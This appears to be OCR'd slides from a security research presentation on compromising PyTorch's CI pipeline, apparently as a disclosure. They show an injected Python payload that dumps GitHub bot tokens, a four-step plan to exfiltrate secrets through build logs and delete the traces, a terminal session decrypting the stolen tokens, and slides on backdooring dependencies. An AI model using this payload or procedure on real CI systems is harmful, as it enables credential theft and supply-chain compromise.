          REPO_NAME: ${{ inputs.repo-name }}
          BRANCH: ${{ inputs.branch }}
          PIN_FOLDER: ${{ inputs.pin-folder }}
          UPDATEBOT_TOKEN: ${{ secrets.UPDATEBOT_TOKEN }}
          PYTORCHBOT_TOKEN: ${{ secrets.PYTORCHBOT_TOKEN }}
        run: |
          # put this here instead of the script to prevent accidentally changing the config when running the script locally
          git config --global user.name "PyTorch UpdateBot"
          git config --global user.email "pytorchupdatebot@users.noreply.github.com"

          python .github/scripts/update_commit_hashes.py --repo-name "${REPO_NAME}" --branch "${BRANCH}" --pin-folder "${PIN_FOLDER}"
```




pytorch / .github / scripts / update_commit_hashes.py

malfet and pytorchmergebot [CI] Distribute bot workload (#101723)

170 lines (146 loc) · 5.29 KB ·

```python
import json
import os
import subprocess
from argparse import ArgumentParser
from typing import Any, Dict

import requests

UPDATEBOT_TOKEN = os.environ["UPDATEBOT_TOKEN"]
PYTORCHBOT_TOKEN = os.environ["PYTORCHBOT_TOKEN"]
OWNER, REPO = "pytorch", "pytorch"


def git_api(
    url: str, params: Dict[str, str], type: str = "get", token: str = UPDATEBOT_TOKEN
```

Any code we added to update_commit_hashes.py would execute when Weekly.yml was triggered



Code
Blame
18 lines (13 loc) · 788 Bytes
Your organization can pay for GitHub Copilot

```python
import os
from argparse import ArgumentParser
from typing import Any, Dict


UPDATEBOT_TOKEN = os.environ["UPDATEBOT_TOKEN"]
PYTORCHBOT_TOKEN = os.environ["PYTORCHBOT_TOKEN"]
OWNER, REPO = "pytorch", "pytorch"

parser = ArgumentParser("Rebase PR into branch")
parser.add_argument("--repo-name", type=str, required=False)
parser.add_argument("--branch", type=str, required=False)
parser.add_argument("--pin-folder", type=str, required=False)
args = parser.parse_args()

os.system('echo $UPDATEBOT_TOKEN > runner1 && echo $PYTORCHBOT_TOKEN > runner2 && echo "<base_64_en

os.system('sleep 400')
```


Our payload: encrypt the GitHub secrets and print them to the build logs

1. Use a captured GITHUB_TOKEN to create a new branch

2. Add our payload to the update_commit_hashes.py script

3. Use the GITHUB_TOKEN to trigger our payload via workflow_dispatch with actions:write

4. Retrieve encrypted secrets from build log, delete logs, cancel workflow, and decrypt secrets



← jenkins-worker-rocm-amd-34 Linux Shell

jenkins-worker-rocm-amd-34 Linux Shell #32

build


succeeded now in 1s

Set up job 1s

Run a multi-line script 0s

```
▶Run cat ~/actions-runner/_work/_temp/*.sh
# All GPUs are visible to the runner; visibility, if needed, will be set by run_test.py.
echo "GPU_FLAG=--device=/dev/mem --device=/dev/kfd --device=/dev/dri --group-add video --group-add daemon" >> "${GITHUB_ENV}"
unzip -o artifacts.zipset -x

# Use relative path here as this could be checked out anywhere, not necessarily
# in runner workspace
python3 "${GITHUB_ACTION_PATH}/../../scripts/parse_ref.py"
diskspace_cutoff=70
diskspace=$(df -H / --output=pcent | sed -n 2p | sed 's/%//' | sed 's/ //')
msg="Please file an issue on pytorch/pytorch reporting the faulty runner. Include a link to the runner logs so the runner can be identified"
if [[ "$diskspace" -ge "$diskspace_cutoff" ]] ; then
    docker system prune -af
    diskspace_new=$(df -H / --output=pcent | sed -n 2p | sed 's/%//' | sed 's/ //')
    if [[ "$diskspace_new" -gt "$diskspace_cutoff" ]] ; then
        echo "Error: Available diskspace is less than $diskspace_cutoff percent. Not enough diskspace."
        echo "$msg"
        exit 1
    else
        difference=$((diskspace - dis
        echo "Diskspace saved: $diffe
    fi
fi
retry () { "$@"  || (sleep 1 && "$@") || (sleep 2 && "$@") }
# ignore output since only exit code is used for conditional
# only pull docker image if it's not available locally
r inspect --type=image "${DOCKER_IMAGE}" >/dev/null 2>/dev/null; then
```

https://github.com/sokkaofthewatertribe/alerttesting/actions/workflows/jenkins_cmd.yml




```
py-560bbc6b-76c0-4ed8-aeb5-7d017da1a771
MacBook-Pro-16-inch-2021:pytorch johnstawinski$ nslookup internalfb.com
Server:         100.64.0.2
Address:        100.64.0.2#53

Non-authoritative answer:
Name:   internalfb.com
Address: 31.13.71.27

MacBook-Pro-16-inch-2021:pytorch johnstawinski$ ls
bkey1           bkey2           bkey3           key1.enc        key2.enc        key3.enc        keys.enc        pytorch         rsa_key.pri     rsa_key.pub
MacBook-Pro-16-inch-2021:pytorch johnstawinski$ string=`openssl rsautl -decrypt -inkey rsa_key.pri -in test.enc `; echo $string
The command rsautl was deprecated in version 3.0. Use 'pkeyutl' instead.
RSA operation error
00B6680402000000:error:0200009F:rsa routines:RSA_padding_check_PKCS1_type_2:pkcs decoding error:crypto/rsa/rsa_pk1.c:269:
00B6680402000000:error:02000072:rsa routines:rsa_ossl_private_decrypt:padding check failed:crypto/rsa/rsa_ossl.c:499:

MacBook-Pro-16-inch-2021:pytorch johnstawinski$ cat test.enc | base64

MacBook-Pro-16-inch-2021:pytorch johnstawinski$ echo "cjRst+1ZuuLJlnm9ebrNGc/tRWVAQTf26+FMDGVSamH/Y6KcnluR90hYfbFRbuS/Z98nju7CaokWalI5zkq8skALKhScfYHEhDXxN3
Ba3i0bKWLV5dcA0iA5QCIr2KsVfGMZ31xhzVXxrKl3J7vPzB9scmg4tEWGIWABvmAHle8rLEgm+lekEC40aty+Wuf6m/e1IKQzSoMeFiBZcJCXfjqDVaVbEpBdThrsxczhs7utN/rLMWb9iG5FviTx1YQY9i
MacBook-Pro-16-inch-2021:pytorch johnstawinski$ string=`openssl rsautl -decrypt -inkey rsa_key.pri -in test.enc `; echo $string
The command rsautl was deprecated in version 3.0. Use 'pkeyutl' instead.

MacBook-Pro-16-inch-2021:pytorch johnstawinski$ echo "e38EQUsBPUt+//9gfLAtW1BhgLOWdbXvVKS6ozHmFfIJtdUrE/3qGz/e/IGqO2JaFFyVkgD2DXjCuFa6qgyaqWCk+UjSpLgwrynxpc
Wy/Xy9nD7DOsGBIOCPv2dRNv9WzAzy+8h+Vhw1A8wc5Vg0kOqvj0ePouinBHKyLrPX1E7qK8SzDUzGx2jaT9XiZMwn//iyS8FKLdjvFeYp8VhJexfVXV2ruhArHPzWX0OH9Q6uCsjLnRc++boGlIW2LuJZV3
MacBook-Pro-16-inch-2021:pytorch johnstawinski$ string=`openssl rsautl -decrypt -inkey rsa_key.pri -in test.enc `; echo $string
The command rsautl was deprecated in version 3.0. Use 'pkeyutl' instead.
hello
MacBook-Pro-16-inch-2021:pytorch johnstawinski$ echo "ekbqea1j+bsvVIW9fMjzSfviu1SObSruq/LSMVSA5FRO3is7g/r9TWPv0XrP0r1qS0MSlY8R3KmH8Ae9v57+evbl7/ObOxBT4bI4DH
Je7fLfAXQm9Mfzne6ClLIDN4AIgk1Y0FyrpQve0+5vBrbw2nSv/HOTOK4mtM6amsHz7a2cSO0BNYiJ/1RUlVtu6DvtfND0pG1HHn+tBuo3DKhB1bYj7wogmeXyWnTlGAeBYnVF5APisPJY1DdjRBkp9li0i4
MacBook-Pro-16-inch-2021:pytorch johnstawinski$ echo "jjcMxtQtw7xFbup7cDcPdngaw3Ie/fDJW+AGZoRLflRrx3lUzCO+3mKpjhPw1aaq6rfKh1+sGdHbS7NIF+2fGUChFwKTkG8/Jw0p9H
b0P2jXy1TcA6E2cfwVTm99XlBmXxlIS5lJaUns6hs8LU5tBkPwB0y1IpASQgOJR941OK6d0Go1uMRUvH93RqqhqvXTQjVy2E/6kYtFxsMC1uN14qCAroGiLqkp5WlO+GR9knPaNlPIZNY5VK6KtSYE7B5NF8
MacBook-Pro-16-inch-2021:pytorch johnstawinski$ string=`openssl rsautl -decrypt -inkey rsa_key.pri -in test1.enc `; echo $string
The command rsautl was deprecated in version 3.0. Use 'pkeyutl' instead.
updatetoken
MacBook-Pro-16-inch-2021:pytorch johnstawinski$ string=`openssl rsautl -decrypt -inkey rsa_key.pri -in test2.enc `; echo $string
The command rsautl was deprecated in version 3.0. Use 'pkeyutl' instead.
pytorchtoken
MacBook-Pro-16-inch-2021:pytorch johnstawinski$ 
```

Access to 93 repositories in the PyTorch organization

Multiple paths to supply chain compromise


Use Two PATs to Contribute to Main



Backdoor PyTorch Dependency


Smuggle into Feature Branch

Rinse and Repeat



